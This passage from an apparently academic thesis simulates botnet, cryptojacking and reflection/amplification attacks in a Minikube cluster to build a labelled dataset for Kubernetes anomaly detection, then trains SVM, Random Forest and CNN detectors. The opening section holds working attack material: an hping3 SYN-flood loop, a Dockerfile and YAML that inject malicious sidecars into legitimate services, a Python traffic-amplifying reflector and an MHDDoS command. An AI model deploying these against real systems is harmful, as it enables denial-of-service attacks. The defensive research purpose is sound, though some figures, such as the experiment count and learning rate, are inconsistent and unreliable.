The attack vector employed a core loop that systematically iterated through the pre-defined IP list. For each address, 15 SYN packets were dispatched to port 80 using the `hping3` utility. The `hping3` command was configured with the following parameters: `-S` to generate SYN packets, `-p 80` to target port 80, `-c 15` to transmit 15 packets, and `-keep` to maintain connection persistence. The output of the `hping3` command was redirected to `/dev/null` to suppress verbose logging and minimize system overhead during the attack simulation. Following the completion of the iteration through the IP list, the script introduced a 10-second delay before initiating the subsequent attack cycle, thereby simulating a periodic botnet activity.

The deployment of the `botnet.sh` script was facilitated by creating a custom Docker image, `mthesis/botnet:latest`, hosted on Docker Hub. This image was built using a Dockerfile that included `hping3`, the copying of the `botnet.sh` script, and the `iplist.txt` file into the container.



```
FROM ubuntu:22.04

RUN apt-get update && \
    apt-get install -y hping3 curl bash && \
    apt-get clean && \
    rm -rf /var/lib/apt/lists/*

COPY botnet.sh /opt/botnet.sh
COPY iplist.txt /opt/iplist.txt

RUN chmod +x /opt/botnet.sh

# Avvia lo script
CMD ["/opt/botnet.sh"]
```

Figure 4.7: Dockerfile for the Botnet Simulation

The Dockerfile also set the script as the container's entry point, ensuring its automatic execution upon container startup. This is a crucial step in containerization as it dictates the primary process that runs when a container is launched from the image. By defining the script as the entry point, we ensure that the botnet simulation begins immediately when the container is deployed within the Kubernetes environment. This eliminates the need for manual execution and streamlines the attack simulation process. The deployment of the malicious container was achieved by editing a YAML file of the application.

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: ts-train-service
  namespace: train-ticket
spec:
  template:
    spec:
      containers:
        - name: ts-train-service
          image: codewisdom/ts-train-service:1.0.0
          # ... other configurations ...
        - name: botnet
          image: mthesis/botnet:latest
          imagePullPolicy: IfNotPresent
      resources:
        requests:
          cpu: "100m"
          memory: "100Mi"
        limits:
          cpu: "300m"
          memory: "500Mi"
      dnsPolicy: ClusterFirst
      restartPolicy: Always
      schedulerName: default-scheduler
      securityContext: {}
      terminationGracePeriodSeconds: 30
```

Figure 4.8: YAML snippet for the addition of the botnet sidecar container

Reflection and Amplification

Simulating a reflection and amplification attack, a technique used to launch distributed denial-of-service (DDoS) attacks, was achieved by developing a custom Docker image and deploying it within the Kubernetes cluster. This attack vector leverages publicly accessible services to amplify and reflect network traffic towards a target, thereby overwhelming its resources. Our simulation aimed to replicate this behavior within the controlled environment of our Minikube cluster.

The core of our simulation involved the creation of a custom Docker image hosted on the Docker Hub. This image was built using a Dockerfile that included a Python script designed to capture and redirect network traffic. The script listens on a specified port, receives incoming packets, and then reflects those to a target IP and port, with an amplification factor. This approach granted control over the attack parameters and facilitated a detailed analysis of the attack's impact.

For testing purposes and to facilitate the simulation within our Minikube environment we forwarded the local port 13000 to the container's listening port, allowing us to send traffic to the reflector using the command `kubectl port-forward pod/<pod-name> 13000:13000 -n train-ticket`. However, in a real-world scenario, an attacker would likely deploy a LoadBalancer or NodePort Kubernetes Service type. This would expose the reflector service to external traffic, eliminating the need of port forwarding.

```
#!/usr/bin/env python3
import socket
import threading

# Configurazione
LISTEN_HOST = "0.0.0.0"
LISTEN_PORT = 13000
TARGET_IP = "192.168.1.100"
TARGET_PORT = 80
AMPLIFICATION_FACTOR = 5

def handle_connection(conn, addr):
    try:
        while True:
            data = conn.recv(4096)
            if not data:
                break
            for _ in range(AMPLIFICATION_FACTOR):
                try:
                    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                    s.connect((TARGET_IP, TARGET_PORT))
                    s.sendall(data)
                    s.close()
                except Exception:
                    pass
    except Exception:
        pass
    finally:
        conn.close()

def main():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.bind((LISTEN_HOST, LISTEN_PORT))
    s.listen(10)

    while True:
        try:
            conn, addr = s.accept()
            threading.Thread(target=handle_connection, args=(conn, addr), daemon=True).start()
        except Exception:
            continue

if __name__ == "__main__":
    main()
```

Figure 4.9: Python snippet for the reflector

For example, an attacker might deploy a Service with a YAML configuration that exposes the necessary ports and routes traffic to the reflector pods.

To generate the initial traffic directed towards the cluster, which would then be amplified and reflected by our custom container, we used an HTTP-based DDoS tool, MHDDoS (Matrix HTTP DDoS) [22]. To simulate a high volume of GET requests, the `python3 start.py GET http://localhost:13000 50 1000` command was used, providing a realistic representation of incoming attack traffic. In this, the parameters 50 and 1000 represent, respectively, the number of threads used to generate the traffic and the number of requests sent

by each proxy; an higher number of threads can increase the attack impact, but can require more resources; the second parameter determines the number of requests sent for each proxy connection established. The traffic generated by MHDDoS was directed to the forwarded port (13000) on which our reflector container was listening.

The deployment of the attack container was achieved by modifying the YAML file of a Train-Ticket service. A new container, named reflector, was added to the pod's specification, using the mthesis/reflector image.

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: ts-payment-service
  namespace: train-ticket
spec:
  template:
    spec:
      containers:
        - name: ts-payment-service
          image: codewisdom/ts-payment-service:1.0.0
          # ... other configurations ...
        - name: reflector
          image: mthesis/reflector:latest
          imagePullPolicy: IfNotPresent
      resources:
        requests:
          cpu: "100m"
          memory: "100Mi"
        limits:
          cpu: "300m"
          memory: "500Mi"
      dnsPolicy: ClusterFirst
      restartPolicy: Always
      schedulerName: default-scheduler
      securityContext: {}
      terminationGracePeriodSeconds: 30
```

Figure 4.10: YAML snippet for the addition of the reflector sidecar container

This configuration allowed us to deploy the redirection container alongside the legitimate application components, simulating a compromised service within the cluster. This attack vector leveraged the cluster’s resources to amplify and redirect network traffic, replicating an attack that is inherently difficult to trace back to the original attacker.

Chapter 5

Data Analysis and Anomaly Detection

This chapter marks a pivotal transition from the experimental setup and data acquisition phases to the core objective of this research: the effective detection of anomalies within Kubernetes environments. To achieve this, we embark on a comprehensive journey through data analysis and the construction of a robust anomaly detection system. The foundation of our analysis rests upon a rich and diverse dataset, carefully curated from two primary sources.

We leverage the extensive dataset generated during the practical implementation detailed in the previous chapter. This dataset encapsulates the dynamic behavior of a microservices application within a Kubernetes cluster, reflecting both normal operational patterns and the perturbations introduced by simulated resource misuse attacks.

This chapter will provide a detailed account of the following key stages:

- **Dataset Analysis:** We will provide a detailed description of the dataset used for anomaly detection. This will include an overview of its composition, the types of data it contains, and its key characteristics.
- **Data Preprocessing:** We will describe the techniques used to clean, transform, and prepare the combined dataset for effective model training. This includes handling missing values, normalizing data, and engineering relevant features.
- **Anomaly Detector Construction:** We will delve into the selection of an appropriate anomaly detection model, providing justification for our choice and discussing the training process, including hyperparameter tuning and model validation.
- **Performance Evaluation:** We will present a thorough evaluation of the trained model's performance, utilizing key metrics such as precision, recall, and F1-score to quantify its effectiveness in accurately identifying anomalous behavior.

Through this comprehensive approach, this chapter aims to demonstrate the efficacy of our proposed anomaly detection system and provide valuable insights into the challenges and opportunities associated with securing microservices environments orchestrated by Kubernetes.

5.1 Data Description and Exploration

This section provides a comprehensive overview of the dataset used to train and evaluate our anomaly detection system. The dataset incorporates runtime metrics collected from our experimental Kubernetes environment.

Data were gathered using monitoring tools integrated into the Kubernetes cluster, with metrics collected at regular intervals to provide a time-series view of system behavior. The collection process was designed to capture a representative sample of normal system operation as well as anomalous activities.

5.1.1 Dataset Composition

The dataset includes runtime metrics collected from a local Kubernetes cluster using Minikube. The Train-Ticket application, a representative microservices-based system designed to simulate a real-world application, was deployed in this cluster. Data were gathered using Prometheus and cAdvisor, capturing key performance indicators and resource utilization metrics from the deployed application.

The dataset includes data from two distinct operational phases:

- **Baseline Scenario:** Data representing normal system behavior were collected through eight independent experiments. The Train-Ticket application was subjected to varying levels of user

load, simulated using the Locust load testing tool. Specifically, the user load was incrementally increased across the eight experiments, with the following user counts: 5, 11, 16, 23, 27, 31, 38, and 49. This methodology facilitated the acquisition of normal operational data under varying load conditions, establishing a robust baseline for comparative analysis.

- **Attack Scenarios:** o systematically evaluate the system’s response to different threats, a Design of Experiments (DoE) approach was employed. Specifically, a 2^k factorial design was utilized, where $k = 2$, defining the resulting in four distinct experimental conditions for each attack type. The factors considered in the DoE were: k_1 , the number of users in the system (15 and 35 as the two different levels), and k_2 , the corrupted pod targeted for the threat injection. Furthermore, each attack scenario was repeated twice to ensure the robustness and reliability of the collected data.

The experimental framework for this research resulted in a total of 2 experiments (8 *normal behavior* + 2 × 2 *user levels* × 2 *pod locations* × 3 *attack types*). Time-series data was collected every 10 seconds for each experiment, with each experiment lasting 30 minutes, resulting in 180 data samples per experiment and a total dataset size of approximately 25.3 MB (5760 samples).

Scenario	Repetitions	Modified Variables	Duration per Experiment	Data Collection Frequency	Total Samples per Experiment
No attack	8	Number of users in the system	30 minutes	Every 10 seconds	180 samples
Botnet	2	Number of users, compromised pod	30 minutes	Every 10 seconds	180 samples
Cryptojacking	2	Number of users, compromised pod	30 minutes	Every 10 seconds	180 samples
Reflection Amplification	2	Number of users, compromised pod	30 minutes	Every 10 seconds	180 samples

Figure 5.1: Experimental Plan




Figure 5.2: CPU Usage and CPU Throttling Dashboards

5.2 Data Refinement

The effectiveness of any anomaly detection system is fundamentally dependent on the quality and suitability of the data it processes. Raw data collected from real-world environments is often noisy, inconsistent, and may contain outliers or irrelevant information that can hinder the performance of analytical models. Therefore, this section details the crucial data refinement process, which prepares the collected data

for subsequent analysis and classification. This process involves a thorough exploration of the data’s characteristics, followed by a series of preprocessing steps designed to optimize its quality and relevance.

5.2.1 Data Analysis

In the absence of attacks, the foundational metrics provide the following insights under load generated by Locust:

- **Average CPU Usage:**
 - A detailed examination of CPU consumption across various services and databases reveals a generally low level of utilization. The majority of components exhibit average CPU usage rates ranging from 0.2% to 4%, indicating efficient resource management under the simulated load. This suggests that the system, under normal operating conditions, is not under significant computational strain.
 - However, a notable outlier is the ts-auth-service, which demonstrates a markedly elevated average CPU utilization of approximately 94.5%. This significantly higher usage warrants attention, as the ts-auth-service acts as the internal proxy responsible for routing traffic to all other application services. Its critical role positions it as a potential bottleneck or a single point of failure within the system.

Sustained high CPU utilization in this service could lead to performance degradation or instability across the entire application.

- **Median CPU Usage:**

- Analysis of median CPU usage metrics shows a strong correlation with the average CPU usage values across most components. This close alignment between average and median values indicates a consistent and uniform pattern of CPU consumption over time. The observed uniformity suggests a stable distribution of workloads, with minimal short-term fluctuations in CPU utilization for the evaluated services and databases. This stability implies that the system is handling the simulated load in a balanced manner, without experiencing significant spikes or dips in resource demand under normal conditions.

- **Peak CPU Usage:**

- Peak usage analysis provides insight into the maximum computational stress on components during load testing. Although most components show effective handling of peak load demands, indicating the system's ability to accommodate traffic spikes, certain services exhibit higher peaks.
- ts-assurance-service and ts-contacts-service show consider-

ably higher peaks, reaching 18.3% and 22.9%, respectively. These elevated values may indicate transient periods of unusually high demand, potentially due to specific operations or user interactions. Alternatively, they could highlight potential operational choke points or areas where the system's performance is more susceptible to load variations. Further investigation into the specific causes of these peaks is warranted to ensure optimal performance and scalability.

These baseline values for CPU usage provide a critical benchmark, enabling the straightforward detection of significant increases that may indicate resource hijacking, denial-of-service attempts targeting processing power, or inefficient code causing excessive computation.

Network load within the microservices environment is observed to be significantly low, which can be attributed to the relatively small throughput requirements of standard web requests. Throughput analysis reveals that no single pod exceeds 2 MB/s. This low bandwidth consumption points to efficient network utilization, suggesting that the infrastructure is optimized for handling the current web traffic volume effectively and without undue resource consumption. These baseline metrics for network throughput provide a vital benchmark, facilitating the ready detection of substantial increases in traffic that could signify Distributed Denial of Service (DDoS) attacks or other network-based security incidents.

5.2.2 Classification and Labeling

To effectively train and evaluate anomaly detection models, a robust classification and labeling scheme is essential. In this work, a binary classification approach was adopted to clearly distinguish between normal and anomalous system behavior. This binary approach simplifies the task for the model, focusing it on the fundamental identification of deviations from normal operations.

Labels were generated for each timestamp within the dataset, providing a granular view of system state over time.

- Each timestamp was assigned a label of 1 if it was associated with an attack scenario, indicating the presence of anomalous behavior.
- Conversely, timestamps representing normal system operation were assigned a label of 0.

This labeled dataset forms the foundation for training supervised machine learning models. These models are designed to learn the distinguishing characteristics of anomalous patterns and accurately classify new, unseen data points as either normal or indicative of an attack.

5.3 Anomaly Detection Model Building

This section details the development of our anomaly detection model, designed with the specific objective of assessing the system's state at

any given moment without relying on historical data trends. Aligning with the project's aim of AI-based threat detection in Kubernetes security, this approach frames the analysis independently of time-series considerations. We began by exploring traditional machine learning techniques, specifically Support Vector Machines (SVM) and Random Forest, to establish a baseline for performance in this time-independent analysis. These models provided valuable insights into the data's characteristics, treating each data point as an independent observation. Building upon this foundation, we then progressed to a more advanced approach, leveraging Convolutional Neural Networks (CNNs) to capture complex features and improve the accuracy and robustness of anomaly detection within this time-independent framework. This evolution in model selection reflects our strategy to harness the strengths of different machine learning paradigms, ultimately leading to a more effective solution.

5.3.1 Support Vector Machine

Support Vector Machines (SVMs) are a supervised machine learning algorithm that proves valuable for initial exploration in anomaly detection. This is due to several key characteristics:

- **Effectiveness in High-Dimensional Spaces:** Microservice environments generate high-dimensional datasets. SVMs are well-suited to handle such spaces, maintaining effectiveness even

when the number of dimensions exceeds the number of samples. This capability allows the model to consider a wide array of metrics without requiring an extensive amount of training data.

- **Versatility:** SVMs are versatile algorithms capable of both classification and regression tasks. In the context of anomaly detection, SVMs are primarily employed for classification, distinguishing between "normal" and "anomalous" data points. This inherent versatility allows adaptation to different problem formulations, if necessary.
- **Memory Efficiency:** SVMs utilize a subset of training points, known as support vectors, to define the decision function. This characteristic contributes to their memory efficiency, which is particularly advantageous in microservices environments where monitoring systems generate substantial data volumes, and efficient processing is essential.
- **Robustness to Outliers:** While the primary objective is to detect outliers, SVMs exhibit a degree of robustness to noisy data points. This robustness arises from the decision boundary being primarily determined by the support vectors, which are the data points closest to the boundary. In real-world scenarios where data may contain noise or minor deviations, this robustness is beneficial.

- **Clear Separation:** SVMs excel at identifying clear separations between classes. In anomaly detection, the objective is to differentiate between normal and anomalous behavior. SVMs achieve this by finding a hyperplane that optimally separates these classes, facilitating accurate anomaly detection.

In the context of this work, the SVM model exhibited overfitting, as evidenced by achieving perfect accuracy and an F1 score of 1. This result indicates that the model was excessively tailored to the training data, compromising its ability to generalize to unseen data.

5.3.2 Random Forest

The Random Forest model, an ensemble method that operates by constructing multiple decision trees and aggregating their predictions, also demonstrated an overfitting behavior comparable to the SVM model. This phenomenon suggests that the Random Forest model fits the training data too closely, resulting in a lack of generalizability to unseen data.

The limitations encountered with the Support Vector Machine and Random Forest models prompted the exploration of neural networks as a more adaptable solution for this context. Neural networks, with their inherent flexibility and capacity to learn complex feature representations, offer a promising alternative to mitigate the overfitting observed in these classical machine learning approaches.

5.3.3 CNN Approach

Neural networks represent a paradigm shift in machine learning, distinguished by their capacity to model complex, non-linear relationships and their potential for resilience against overfitting, contingent on adequate regularization. Given our dataset's nuanced complexity, characterized by limited inter-metric variability, a model capable of discerning subtle patterns without overfitting is essential.

To mitigate overfitting, our approach involved configuring the neural network with strategies designed to minimize variance and enhance generalization. These strategies are implemented through meticulous configuration of the Adam optimizer, a pivotal component in the model's training dynamics:

- **Learning Rate Adjustment:** A carefully selected learning rate of 0.0008 ensures gradual and stable convergence, preventing excessively large weight updates that could precipitate overfitting. This moderate rate is pivotal for controlled fine-tuning of model weights, enhancing its capacity for generalization across diverse datasets.
- **Regularization via Weight Decay:** The inclusion of weight decay, set to 0.01, serves as a regularization technique to discourage the model from attributing undue importance to any single feature or combination of features. This constraint fosters

the development of a parsimonious model reliant on a broader feature set, thereby reducing overfitting risk.

- **Optimization with Adam:** The Adam optimizer, configured with specific parameters ($\beta_1 = 0.9, \beta_2 = 0.999, \epsilon = 1e - 10$), facilitates efficient gradient management and adaptive, per-parameter learning rate adjustments. Chosen for its efficacy in handling sparse gradients and its flexibility in adapting learning rates, this optimizer contributes significantly to the model's stability and performance. The optimizer settings, including the exclusion of AMSGrad ($\text{amsgrad} = \text{False}$), further refine its behavior to align with the requirements of our model.

This strategic configuration of the Adam optimizer, including the choices about its components and their interaction, coupled with informed parameter selection, reflecting a nuanced understanding of their influence on training, exemplifies our comprehensive strategy for addressing overfitting. By modulating the learning rate, employing weight decay regularization, and optimizing parameter updates with Adam, we endow the model with a robust framework for learning from complex datasets while preserving its capacity for effective generalization. The refined neural network demonstrated superior performance, evidenced by its accuracy, precision, recall, and F1 scores. These results validate the classification prowess of the model and instill confidence in its predictive accuracy.




Figure 5.3: Model Architecture

Despite initial concerns about overfitting that were manifested during cross-validation, the performance of the model's test set showed commendable generalizability, evidenced by precise classifications and the distinct separation between classes in predicted probability distributions.

The clarity and confidence in the prediction of the model, demonstrated through its output and probability distribution, affirms the

successful mitigation of overfitting. Its consistent effectiveness across training and test datasets further underscores the model’s robustness.

5.4 Final Results and Analysis

To achieve optimal anomaly detection performance, a rigorous hyperparameter optimization process was conducted. The resulting hyperparameter configuration is the following:

Learning Rate	<i>0.008</i>
Batch size	<i>32</i>
Epoches of Training	<i>90</i>
Optimizer	<i>Adam</i>

The model achieved an accuracy of 80.26%, indicating its ability to correctly classify the majority of instances. Furthermore, the model exhibited a precision of 0.8175, suggesting that when it predicted an anomaly, it was correct approximately 82% of the time. The recall, at 0.7614, indicates that the model successfully identified roughly 76% of all actual anomalies. The F1-score, which balances precision and recall, was 0.7884, representing a strong overall performance. Finally, the loss value of 0.4516 reflects the model’s ability to minimize the difference between predicted and actual values during training. These results highlight the model’s potential for effectively detecting resource misuse in microservices environments, demonstrating a balance between accuracy and the ability to identify true anomalies.

Accuracy	Loss	Precision	Recall	F1-score
80.26%	0.4516	0.8175	0.7614	0.7884

Figure 5.4: Results

However, a deeper analysis, particularly focusing on the models' stability across various training epochs, reveals a contrasting narrative.

The stability of a model is a critical aspect of its evaluation, especially in real-world applications where data variance and unpredictability are prevalent. In this context, stability refers to the model's ability to maintain consistent performance not only across different data subsets but also throughout subsequent training phases. This performance fluctuation is visually captured in the comparative images below, which illustrate the performance variance over multiple epochs.




Figure 5.5: Accuracy




Figure 5.6: Loss




Figure 5.7: Precsion




Figure 5.8: Recall




Figure 5.9: F1-Score

Chapter 6

Conclusions

This thesis addressed the critical challenge of resource misuse detection in modern microservices environments, with a primary focus on the creation of a novel and valuable labeled dataset. The increasing adoption of containerization and orchestration technologies like Kubernetes has brought significant benefits to software development and deployment, but it has also introduced new attack vectors that traditional security measures struggle to address. To tackle this, the research centered on the development of an experimental testbed capable of generating a labeled dataset suitable for training and evaluating anomaly detection models in this complex domain.

The development of a realistic and controlled experimental testbed formed the core contribution of this research. This testbed, built upon a local Kubernetes cluster using Minikube, provided a platform for deploying and monitoring a representative microservices application,

